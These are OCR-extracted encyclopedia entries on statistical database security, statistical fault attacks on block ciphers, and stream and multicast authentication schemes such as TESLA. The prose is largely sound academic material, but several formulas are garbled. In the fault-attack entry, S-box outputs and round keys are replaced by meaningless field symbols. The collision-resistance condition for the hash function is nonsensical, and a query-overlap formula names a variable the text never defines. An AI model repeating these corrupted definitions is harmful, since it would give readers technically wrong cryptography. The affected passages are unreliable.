In the conceptual approach, each proposed model provides a framework for investigating the security problem at a more general data model level, without necessarily giving a specific implementation procedure. Two important conceptual approaches are the conceptual model and the lattice model. In the conceptual-modeling approach (Ozsoyoglu and Chin 1982), security is basically guaranteed by the introduction of the concept of "smallest non-decomposable subpopulations" (also referred to as atomic populations or A-populations). These A-populations always contain either zero or at least two entities, thus preventing disclosure of information about one individual entity. Preventing A-populations from having only one entity due to insertions and deletions is controlled by either delayed update processing or by dummy entities. The idea of A-populations has been extended to the general database community to the concept of *k*-anonymity (Samarati 2001), which requires that every tuple in the database be indistinguishably related to no fewer than *k* tuples.

The lattice model (Denning 1983) is an alternative general framework where a SDB is viewed as a high-dimensional table. As individual records contain confidential information, the table is aggregated along each dimension (corresponding to each attribute) to produce many aggregate tables. By aggregating along more dimensions, coarser aggregate tables are generated. Based on the aggregation level, all aggregate tables form a lattice. The security level can be enhanced by allowing only access to aggregate tables. Interestingly, when viewed under the lattice model, statistical databases are closely related to the data cube model employed in On line Analytical Processing (OLAP), since the data cube model in OLAP is essentially a multidimensional table. Details on similarities and differences between OLAP and SDB can be found in Shoshani (1997). As such, many of the research results on addressing security problems in OLAP can be directly applied to the lattice model in SDB. However, unlike A-populations, different aggregate tables may overlap, potentially creating security vulnerabilities due to which sensitive information may be inferred through cross comparison of aggregate tables.

Query Restriction Approach

General query restriction methods include query-set-size control, query-set-overlap control, partitioning, and cell suppression. The query-set-size

control method permits a statistic to be released only if the size of the query set $|C|$ satisfies the condition: $K \leq |C| \leq L - K$ where L is the size of the database and K is a parameter set by the DBA. This approach is very easy to implement, which is in favor of large-scale SDBs. However, its safety level is quite low as intelligent snoopers can compromise databases by submitting carefully designed queries. Indeed, it cannot even address the disclosure problem of the professor salary example illustrated in the introduction.

The query-set-overlap control method enhances security by restricting the number of overlapping entities among successive queries of a given user. It can be shown that the minimum number of queries needed for compromise is $1 + (K - 1)/r$ where K denotes the minimum query set size and k denotes the maximum number of overlapping entities allowed between pairs of queries. However, in most cases, this is too small to meet practical needs.

The basic idea of partitioning is to cluster individual entities of the population in a number of mutually exclusive subsets, which is similar to the idea of A-populations. This is commonly done by partitioning the values of attributes. For instance, the GRADEPOINT attribute values in a STUDENT database can be divided into intervals of ([0, 2], [2, 3], [3, 4]). A partitioned database may still suffer from some problems. The first problem is that in reality a considerable number of atomic populations with only one entity will emerge. To fix this it may be necessary to merge distinct attributes, which leads to serious information loss. The second problem is that updates may again create atomic populations of size 1. While solutions to cope with this such as introducing dummy variables or postponing updates exist, they may introduce bias to statistics. A more serious problem is that privacy disclosure may still occur even if all entities are partitioned into mutually exclusive subsets. An example is that patient records are partitioned according to some rule such that each group contains ten records. However, one group may contain records with the HIV test results all being positive. For this case, if the average statistic of this group is revealed, test results of all records are disclosed. To cope with this, anonymization models such as *l*-diversity (Machanavajjhala et al. 2007) have been proposed, which require the sensitive attribute values in each group to be diversified enough such that not much information about any single individual can be inferred.

Cell suppression is one of the techniques typically used by census bureaus for data published in tabular form (Cox 1980). The basic idea is to suppress from the released tables all cells that might cause confidential information to be disclosed.

Auditing

Auditing of an SDB involves keeping up-to-date logs of all queries made by each user and constantly checking each new query for possible compromise. Auditing has advantages such as allowing the SDB to provide users with unperturbed response, provided that the response will not result in a compromise. While this used to be considered a part of query restriction, due to its unique advantages, it has received special attention. Existing auditing schemes include conventional auditing and simulatable auditing.

In conventional auditing, a query is denied when the answer to the query combined with past query answers can compromise the database with respect to the privacy disclosure policy. It is not difficult to audit queries of a single type. An efficient method of auditing SUM-only queries presented in Chin and Ozsoyoglu (1982) is as follows: First, each query is represented as a 0–1 row vector with size of n, which is the number of total elements, such that the ith component is 1 if the corresponding ith element is included in the query; otherwise 0. When a new query arrives, include it with the past answered queries to form a binary matrix and perform Gaussian elimination on the matrix. If there is a row with only one component of 1 in the resulting matrix, there exists an element, the exact value of which is determined, and thus the new query should be denied. This can also be extended to interval-based disclosure. However auditing mixed SUM, MAX, and MIN queries is proven to be NP-hard due to its combinatorial nature. Indeed, it is even difficult to audit SUM-only queries with element values restricted to be binary, which is proven to be co-NP hard.

Conventional auditing also suffers from the security problem, since it ignores the important fact that query denials can also release information. Kenthapadi et al. (2005) first point out this issue. A simple example can illustrate this: Assume three elements (x_1, x_2, x_3) exist, each with the value 5. The first query is $x_1 + x_2 + x_3$ and is answered as the result does not pose any threat. The second query is $max(x_1, x_2, x_3)$. If the real answer is issued,

with respect to the exact disclosure policy, the security is breached as a snooper can easily infer that all elements are 5. However if the query is denied, the security is still breached, assuming that the snooper knows the conventional auditing scheme and the exact disclosure policy. The rationale is that the only feasible answer which could cause compromise, is 5.

To address this issue, Kenthapadi et al. propose the concept of simulatable auditing. The basic idea is that a query is denied if there exists even one feasible answer to the query, which is consistent with all past query answers and can cause compromise by combining it with past query answers. This is called simulatable auditing since the auditing process can be simulated by the query submitters themselves to reach the same decisions as the DBA. Simulatable auditing indeed ensures security. However, data utility is severely impaired. Consider the following example. All elements in a SDB are known to be nonnegative. If a SUM query $x_1 + x_2$ is posed. According to simulatable auditing, the query cannot be answered, because 0 is a feasible answer to the query which would determine both x_1 and x_2 to be 0. Indeed, by the same reasoning, no SUM query can be answered. More work is necessary to derive a sound auditing scheme that can derive the leaked information from each query denial and include this in the auditing process to maximize utility.

Perturbation Approach

Perturbation approaches include data-perturbation approaches and output-perturbation approaches. The former kind achieves security by modifying the source data, while the latter alters query results.

The methods based on the data-perturbation approach fall into two main categories: the probability distribution category and the fixed-data-perturbation category. The probability distribution category considers the SDB to be a sample from a given population that has a given probability distribution. In this case, the security-control method replaces the original SDB by another sample from the same distribution. In the fixed-data-perturbation category, the values of the attributes in the database, which are to be used for computing statistics, are perturbed once and for all.

Output-perturbation approaches ensure security by perturbing the query results. Approaches include random-sample queries and output perturbation. Denning (1980) proposed a method that is comparable to ordinary random sampling, where a sample is drawn from the query set. For example, to

answer a COUNT query, the system retrieves entries satisfying specified constraints, selects a part of retrieved entries based on some probability which is known to the user, and returns the count of the final entry set to the user. Given the selection probability, the user can estimate the real answer. This idea has been extended to the distributed environment in Agarwal et al. (2005), in which aggregates need to be computed across different data agents while requiring data privacy of individual agents to be preserved during the computing process. Output-perturbation methods essentially achieve security by adding noise to query results. There are many ways to add noise, such as random noise, controlled rounding, and multiplicative noise. However, if users are allowed unlimited access to noisy aggregates, data security will be breached eventually. Dinur and Nissim (2003) provide a polynomial construction algorithm of data from perturbed subset sums. They show that in order to achieve privacy one has to add perturbation of magnitude $\Omega(n)$, where n is the size of the statistical database. In other words, unless the total number of queries is sub-linear in the size of the database, a substantial amount of noise is required to avoid breach. Dwork et al. (2006) extend the SUM function to general functions f and provide a positive conclusion that privacy can be preserved by calibrating the standard deviation of the noise according to the sensitivity of the function f.

Notes on Recommended Reading

Statistical databases have been an active area of research for over 30 years now, with a significant amount of literature devoted to the topic. Adam and Wortmann (1989) provide a comprehensive survey of the classical techniques. Dwork (2008) gives a comprehensive survey of the recent work on differential privacy–based approaches.

Cross-References

Inference Control

Recommended Reading

Adam NR, Wortmann JC (1989) Security-control methods for statistical databases: a comparative study. ACM Comput Surv 214:515–556

Agarwal R, Srikant R, Thomas D (2005) Privacy preserving olap. In: SIG-MOD'05: proceedings of the 2005 ACM SIGMOD international conference on management of data, New York, NY. ACM, New York, pp 251–262

Chin FYL, Ozsoyoglu GÄ (1982) Auditing and inference control in statistical databases. IEEE Trans Softw Eng 8(6):574–582
[MathSciNet]

Cox LH (1980) Suppression methodology and statistical disclosure control. J Am Stat Assoc 75:377–385

Denning DE (1980) Secure statistical databases with random sample queries. ACM Trans Database Syst 5(3):291–315

Denning DE (1983) A security model for the statistical database problem. In: SSDBM'83 proceedings of the second international workshop on statistical database management, Berkeley, CA. Lawrence Berkeley Laboratory, Berkeley, pp 368–390

Dinur I, Nissim K (2003) Revealing information while preserving privacy. In: PODS'03: proceedings of the twenty-second ACM SIGMOD-SIGACTSIGART symposium on principles of database systems, New York, NY. ACM, New York, pp 202–210

Dwork C (2008) Differential privacy: a survey of results. In: Agrawal M, Du D, Duan Z, Li A (eds) Theory and applications of models of computation. Lecture notes in computer science, vol 4978. Springer, Berlin/Heidelberg, pp 1–19

Dwork C, Mcsherry F, Nissim K, Smith A (2006) Calibrating noise to sensitivity in private data analysis. In: Proceedings of the 3rd theory of cryptography conference. Springer, New York, pp 265–284

Kenthapadi K, Mishra N, Nissim K (2005) Simulatable auditing. In: PODS. ACM, New York, pp 118–127

Li Y, Wang L, Jajodia S (2002) Preventing interval-based inference by random data perturbation. In: Privacy enhancing technologies. Springer, Berlin, pp 160–170

Machanavajjhala A, Kifer D, Gehrke J, Venkitasubramaniam M (2007) L-diversity: privacy beyond k-anonymity. ACM Trans Knowl Discov Data 1(1):3

Ozsoyoglu G, Chin FY (1982) Enhancing the security of statistical databases with a question-answering system and a kernel design. IEEE Trans Softw Eng 8(3):223–234

Samarati P (2001) Protecting respondents' identities in microdata release. IEEE Trans Knowl Data Eng 13(6):1010–1027

Shoshani A (1997) Olap and statistical databases: similarities and differences. In: PODS'97: proceedings of the sixteenth ACM SIGACT-SIGMOD-SIGART symposium on principles of database systems, New York, NY. ACM, New York, pp 185–196

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1708

Statistical Fault Attack

Christoph Dobraunig[171] ✉
(171) Intel Labs, Intel Corporation, Hillsboro, OR, USA

✉ **Christoph Dobraunig**
Email: christoph.dobraunig@intel.com
Email: christoph@dobraunig.com

Synonyms

SFA

Definitions


Statistical fault attack is typically used as an umbrella term for a wide range of fault attacks that exploit the ability of faults to change the distribution of internal values of cryptographic algorithms over many evaluations of different data under the same secret key. This change of distributions is then used to recover the used secret key.

Background

Many papers contributed ideas on how to induce faults changing the distribution of internal values and how to exploit them. Early examples include DFA on AES based on entropy of error distributions (Lashermes et al., 2012), fault attacks on AES with faulty ciphertexts only (Fuhr et al., 2013), and differential fault intensity analysis (Ghalaty et al., 2014).

Theory/Application/Both

While SFAs exist in many different flavors, we here aim to give the main idea underlying SFAs like the attacks by Fuhr et al. (2013). We do this with the help of an illustrative example of a block cipher that follows the construction principle underlying many popular ciphers like the AES (Daemen and Rijmen, 2020). In particular, the block cipher is designed by iterating always a similar round function separated by the addition of round keys K^i. The round functions itself are the parallel application of bn/b-bit non-linear bijections called S-boxes S followed by an n-bit affine bijection typically called affine layer, or linear layer A, or affine bijections followed by non-linear bijections. In our case, we consider a toy cipher having 8 rounds and 4 S-boxes per round as shown in Fig. 1.



Statistical Fault Attack, Fig. 1 A toy cipher

The exact details of the choice of S-boxes and affine layers do not matter much in the upcoming observations as long as the choice results in a "good" block cipher. For such a "good" block cipher, we expect that even if we encrypt plaintexts P with strong statistical relations, the corresponding ciphertext C looks like drawn from a random uniform distribution (except that repetitions do not occur). As a consequence, we expect that a part of the

internal state toward the last rounds of the cipher, e.g., the output of S-box $\mathbb{F}_q^*$, follows a distribution close to uniform when encrypting different plaintexts *P*.

Now, in a statistical fault attack, we aim to change the distribution, e.g., at the output of S-box $\mathbb{F}_q^*$ from the "fault free" close to uniform distribution to some non-uniform distribution. Note that this distribution is still non-uniform after the addition with $\mathbf{F}_{p^t}$. Potential ways of doing this is to, e.g., induce a fault that changes the value of the output of $\mathbb{F}_q^*$ more likely to 0 than to any other value or by influencing the computation of $\mathbb{F}_q^*$ so that this computation is non-bijective.

An SFA now works the following way. We observe the encryption of many different (potentially unknown) plaintexts under an unknown secret key while inducing a fault changing the distribution of the output of $\mathbb{F}_q^*$ and collect all ciphertexts. For all possible key values of $\mathbf{F}_{p^t}$, $\mathbf{F}_{p^t}$, $\mathbf{F}_{p^t}$, and $\mathbf{F}_{p^t}$, we decrypt all collected ciphertexts for one round and observe the distribution of the output of $\mathbb{F}_q^*$ after addition of $\mathbf{F}_{p^t}$ for each value of $\mathbf{F}_{p^t}$, $\mathbf{F}_{p^t}$, $\mathbf{F}_{p^t}$, and $\mathbf{F}_{p^t}$. If we have collected enough ciphertexts, the value of $\mathbf{F}_{p^t}$, $\mathbf{F}_{p^t}$, $\mathbf{F}_{p^t}$, and $\mathbf{F}_{p^t}$ that leads to the distribution with the biggest distance to the uniform distribution is very likely the round key used to encrypt the plaintexts. Wrong values of $\mathbf{F}_{p^t}$, $\mathbf{F}_{p^t}$, $\mathbf{F}_{p^t}$, and $\mathbf{F}_{p^t}$ essentially add one round to the cipher, and hence, we expect that the distribution of intermediate values gets closer to uniform for wrong round keys.

Open Problems and Future Directions

As with probably most implementation attacks, one important research direction are efficient countermeasures against them. In the case of SFA, pure detection-based countermeasures can be circumvented quite easily with the help of statistical ineffective fault attacks (Dobraunig et al., 2018b), an attack essentially combining SFA and ineffective fault attacks (Clavier, 2007). In addition, it has been shown that such detection-based countermeasures can even fail if combined with masking (Dobraunig et al., 2018a). While already proposals for countermeasures exist (Daemen et al., 2020; Feldtkeller et al., 2022), many directions can be explored in how to efficiently implement countermeasures, how to design cryptographic

algorithms that preclude fault attacks on mode level, or how new attacks can circumvent existing countermeasures.

Cross-References

Detection-Based Countermeasure
Masking Countermeasure

References

Clavier C (2007) Secret external encodings do not prevent transient fault analysis. In: Paillier P, Verbauwhede I (eds) Cryptographic Hardware and Embedded Systems – CHES 2007, 9th International Workshop, Vienna, 10–13 Sep 2007, Proceedings. Lecture notes in computer science, vol 4727. Springer, pp 181–194. https://doi.org/10.1007/978-3-540-74735-2_13

Daemen J, Rijmen V (2020) The design of Rijndael – the advanced encryption standard (AES). In: Information security and cryptography, 2nd edn. Springer. https://doi.org/10.1007/978-3-662-60769-5

Daemen J, Dobraunig C, Eichlseder M, Groß H, Mendel F, Primas R (2020) Protecting against statistical ineffective fault attacks. IACR Trans Cryptogr Hardw Embed Syst 2020(3):508–543. https://doi.org/10.13154/tches.v2020.i3.508-543

Dobraunig C, Eichlseder M, Groß H, Mangard S, Mendel F, Primas R (2018a) Statistical ineffective fault attacks on masked AES with fault countermeasures. In: Peyrin T, Galbraith SD (eds) Advances in Cryptology – ASIACRYPT 2018 – 24th International Conference on the Theory and Application of Cryptology and Information Security, Brisbane, 2–6 Dec 2018, Proceedings, Part II. Lecture notes in computer science, vol 11273. Springer, pp 315–342. https://doi.org/10.1007/978-3-030-03329-3_11

Dobraunig C, Eichlseder M, Korak T, Mangard S, Mendel F, Primas R (2018b) SIFA: exploiting ineffective fault inductions on symmetric cryptography. IACR Trans Cryptogr Hardw Embed Syst 2018(3):547–572. https://doi.org/10.13154/tches.v2018.i3.547-572

Feldtkeller J, Richter-Brockmann J, Sasdrich P, Güneysu T (2022) Cini minis: domain isolation for fault and combined security. Cryptology ePrint Archive, Paper 2022/1131, to appear at ACM CCS 2022, https://doi.org/10.1145/3548606.3560614, https://eprint.iacr.org/2022/1131

Fuhr T, Jaulmes É, Lomné V, Thillard A (2013) Fault attacks on AES with faulty ciphertexts only. In: Fischer W, Schmidt JM (eds) 2013 Workshop on Fault Diagnosis and Tolerance in Cryptography, Los Alamitos, 20 Aug 2013. IEEE Computer Society, pp 108–118. https://doi.org/10.1109/FDTC.2013.18

Ghalaty NF, Yuce B, Taha MMI, Schaumont P (2014) Differential fault intensity analysis. In: Tria A, Choi D (eds) 2014 Workshop on Fault Diagnosis and Tolerance in Cryptography, FDTC 2014, Busan, 23 Sep 2014. IEEE Computer Society, pp 49–58. https://doi.org/10.1109/FDTC.2014.15

Lashermes R, Reymond G, Dutertre JM, Fournier JJA, Robisson B, Tria A (2012) A DFA on AES based on the entropy of error distributions. In: Bertoni G, Gierlichs B (eds) 2012 Workshop on Fault Diagnosis and Tolerance in Cryptography, Leuven, 9 Sep 2012. IEEE Computer Society, pp 34–43. https://doi.org/10.1109/FDTC.2012.18

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300952

Steins Algorithm

Binary Euclidean Algorithm

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_329

Stream and Multicast Authentication

Goce Jakimoski[172] ✉ and Yvo Desmedt[173] ✉
(172) Niksun Inc, Princeton, NJ, USA
(173) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA

✉ **Goce Jakimoski**
Email: gjakimoski@niksun.com
Email: goce.jakimoski@stevens.edu

✉ **Yvo Desmedt (Corresponding author)**
Email: y.desmedt@cs.ucl.ac.uk

Synonyms

Broadcast stream authentication; Multicast stream authentication

Definition

Streams of data are bit sequences whose length might be large and not known in advance. Stream authentication refers to the mechanisms that prevent unauthorized modification of the streams.


Background

The problem of multicast stream authentication was first studied by Gennaro and Rohatgi (1997). Many schemes have been suggested so far. The timed efficient loss-tolerant stream authentication scheme was proposed to be an Internet standard.

Theory

Streams of data are bit sequences that a sender sends to one or more recipients. Unlike the length of a message, the length of a stream might be unknown prior to the transmission, and the streams are usually processed as they “come.” Data streams occur naturally when the buffer/memory is shorter than the message or when real-time processing is required.

Stream authentication schemes provide mechanisms that ensure the authenticity of the received data stream. That is, the recipients can verify that the stream they received was really the one that was sent by the sender. A typical multicast stream authentication setting is depicted in Fig. 1. The participants include the sender Alice, the adversary Eve, and one or more recipients. The stream is sent as a sequence of IP packets over the Internet. The sender also computes some authentication data (e.g., authentication tags, signatures, or hash values) and sends this data along with the packets. The recipients use the authentication data to verify that the stream data they received is the original data sent by Alice. The adversary Eve is computationally bounded. However, it is very powerful. It can eavesdrop, modify, drop, and delay packets. It can also corrupt recipients. The goal of the adversary is by cooperating with the corrupt recipients to trick an honest recipient into accepting a forged stream data (i.e., a stream that was not sent by Alice). The stream authentication scheme is secure if the probability that the adversary will succeed is negligible.




Stream and Multicast Authentication, Fig. 1 The multicast stream authentication setting

The mechanisms that are used to provide message authenticity (i.e., message authentication and digital signature schemes) cannot be applied in a straightforward manner to provide efficient stream authentication. Suppose the authenticity of the stream packets is protected by using a message authentication scheme as follows. The sender and the recipients are in a possession of a secret key *K*. Each packet is considered to be a message, and the sender uses the secret key *K* to compute an authentication tag for each packet. The recipients use the secret key *K* and the received authentication tag to verify the authenticity of each packet separately. Clearly, an adversary that can corrupt recipients can easily gain access to the secret key and break the stream authentication scheme. A possible countermeasure is to use different keys for different recipients. However, the amount of computation at the sender's side grows linearly with the number of recipients, and it is prohibitively expensive even for a relatively small number of recipients. One can use a digital signature scheme to compute a digital signature over each packet. Since the recipients will use a public key to verify the authenticity of the packets, the corruption of recipients will have no impact on the security of the schemes. However, this solution is also computationally expensive considering that most stream applications are real-time applications.

Two efficient solutions, one offline and one online, have been proposed by Gennaro and Rohatgi. The offline scheme assumes that the stream is

known in advance. It is depicted in Fig. 2a. The stream is divided into n chunks, and it is processed backwards. The hash of the last chunk n is included in the $(n-1)$-th packet. The hash of the $(n-1)$-th packet is included in the $(n-2)$-th packet and so on. The hash of the first packet is sent in a digitally signed bootstrap packet. The security of the scheme follows from the unforgeability of the digital signature scheme that is used to sign the bootstrap packet and the collision resistance of the hash function.




Stream and Multicast Authentication, Fig. 2 The Gennaro–Rohatgi schemes: (**a**) the offline scheme and (**b**) the online scheme

The online solution, which is illustrated in Fig. 2b, works for streams that are not known in advance too. The authenticity of the packets is protected by using one-time signatures. To authenticate the contents of the ith packet, the sender generates a signing (or secret) key s_i and a verifying (public) key v_i in a one-time signature scheme. The public key v_i is sent to the recipients with the previous packet. The first public key v_1 is sent in a bootstrap packet that is signed using a regular digital signature scheme. The recipients use the public key of the sender to check the regular digital signature over the bootstrap packet. Once the authenticity of v_1 is verified, the receivers use it to check the authenticity of P_1 and therefore v_2 too. If the one-time signature of P_1 is valid, they use v_2 to check the one-time signature of P_2 and so on.

Various schemes have been proposed subsequently (Bergadano et al., 2000; Canneti et al., 1999; Chan, 2003; Cheung, 1997; Desmedt and

Jakimoski, 2007; Miner and Staddon, 2001; Park et al., 2003; Rohatgi, 1999; Syverson et al., 1997; Tartary and Wang, 2006; Wong and Lam, 1998; Zhang, 1998) culminating with the proposal of TESLA (Perrig et al., 2000, 2005) for an Internet standard.

Although one-time signatures are more efficient than digital signatures, they are not as efficient as message authentication codes. The paradigm depicted in Fig. 3a which has been considered in Anderson et al. (1998), allows for a multicast stream authentication whose computational cost is about one message authentication code evaluation per packet. To protect the authenticity of the *i*th packet, the sender first commits to a key K_i by sending a hash $H(K_i)$ of the key to the recipients. Next, it uses the key K_i to compute an authentication tag over the contents of the packet and multicasts the packet and the authentication tag to the recipients. Finally, after some delay that guarantees the recipients have received the packet and the tag, the sender reveals the key K_i. To verify the authenticity of the received packet, the receivers check whether the hash of the revealed key is equal to the commitment $H(K_i)$ they have received. If this is the case, they assume that the revealed key is authentic, and they use it along with the authentication tag to verify the authenticity of the packet contents.



Stream and Multicast Authentication, Fig. 3 The timed efficient stream loss-tolerant authentication scheme: (**a**) the basic scheme and (**b**) TESLA scheme II

The adversary cannot forge the ith packet with significant probability, given that:

- The commitment $H(K_i)$ is authentic.
- The commitment $H(K_i)$ does not leak information about the key that will enable the adversary to forge a packet.
- The hash function H is collision resistant (i.e., it is hard to find a key $t, z \in \mathbb{Z}_p$ s.t. $a_1, \ldots, a_n \in \mathbb{F}_{q^m}$).
- The key is revealed only after all the recipients have received the packet.

The first condition is achieved by sending the first commitment $H(K_1)$ in a digitally signed bootstrap packet. Each subsequent commitment $H(K_i)$ is sent in a packet whose authenticity has been verified by the recipients before they use K_i. The subsequent two conditions can be met by carefully choosing the hash function H and the MAC scheme. The last condition is nonstandard and requires time synchronization between the sender and the recipients. Thus, although more efficient, this paradigm provides security in a weaker model than the previously described schemes.

The basic scheme of Fig. 3a is not loss-tolerant. For instance, if the packet P_{i-1} is lost, then the authenticity of the packet P_i and all subsequent packets cannot be verified since the commitment to the key K_i is lost. Furthermore, the packet P_{i+1} that reveals the key K_i has to be sent with a delay (i.e., after all the recipients have received the packet P_i). This condition severely limits the stream transmission rate. The timed efficient loss-tolerant stream authentication (TESLA) scheme builds on the basic scheme to address the packet-loss and efficiency issues.

